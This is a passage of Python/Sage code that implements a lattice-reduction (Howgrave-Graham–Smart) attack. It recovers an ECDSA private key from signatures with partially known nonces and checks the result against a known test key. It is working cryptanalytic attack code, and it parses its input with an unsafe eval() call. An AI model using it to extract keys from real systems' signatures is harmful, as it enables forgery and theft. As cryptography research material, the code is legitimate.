lo) == Mod(-trick, modulo):
        # did we found trick or -trick?
        if trick != -1:
            # trick
            if Mod(lattice[0,-1], modulo) == trick:
                solution = -1 * lattice[0] - vector(BB)
            # -trick
            else:
                print "we found a -trick instead of a trick" # this shouldn't change
 anything
                solution = lattice[0] + vector(BB)
        # if not using a trick, the problem is we don't know how the vector is const
ructed
        else:
            solution = -1 * lattice[0] - vector(BB) # so we choose this one, randoml
y :|
            #solution = lattice[0] + vector(BB)

        # get rid of (..., trick) if we used the trick
        if trick != -1:
            vec = list(solution)
            vec.pop()
            solution = vector(vec)

        # get d
        rr = signatures[0][0]
        ss = signatures[0][1]
        mm = digests[0]
        nonce = solution[0]

        key = Mod((ss * nonce - mm) * inverse_mod(rr, modulo), modulo)

        return True, key
    else:
        return False, 0

##########################################
# Our Attack
##########################################

# get public key x coordinate
pubx = 0x04f3e6ddffc4ba45282f3fabe0e8a220b98980387a

# we have the private key for verifying our tests
priv = 0x0099ad4abb9a955085709d1dede97aedf230ec0ec9
```

```
# and public key modulo taken from NIST or FIPS (http://csrc.nist.gov/publications/f
ips/fips186-3/fips_186-3.pdf)
modulo = 58460065493236116728147424428763906892568432015 87

# trick
trick = int(modulo / 2^(args.bits + 1)) # using trick made for MSB known = args.bits

# LLL or BKZ?
if args.LLL:
    reduction = "LLL"
else:
    reduction = "BKZ"

# Get a certain amount of data
with open(args.file, "r") as f:
    tuples = f.readlines()

if args.amount == 0:
    nn = len(tuples)
elif args.amount <= len(tuples):
    nn = args.amount
else:
    print "can't use that many tuples, using max number of tuples available"
    nn = len(tuples)

print "building", nn, "equations"

# Parse the data
digests = []
signatures = []

for tuple in tuples[:args.amount]:
    obj = eval(tuple) # {'s': long, 'r': long, 'm': long}
    digests.append(obj['m'])
    signatures.append((obj['r'], obj['s']))

# Attack
for tt in [trick]:#, 1, -1]:
    status, key = HowgraveGrahamSmart_ECDSA(digests, signatures, modulo, pubx, tt, r
eduction)
    if status:
        if tt != -1:
            print "found key with trick", trick
        else:
            print "since we are not using any trick, might not be the solution"
        print "key:", key
        if key == priv:
            print "the key is correct!"
        else:
            print "key is incorrect"
    else:
        print "found nothing"

    print "\n"
```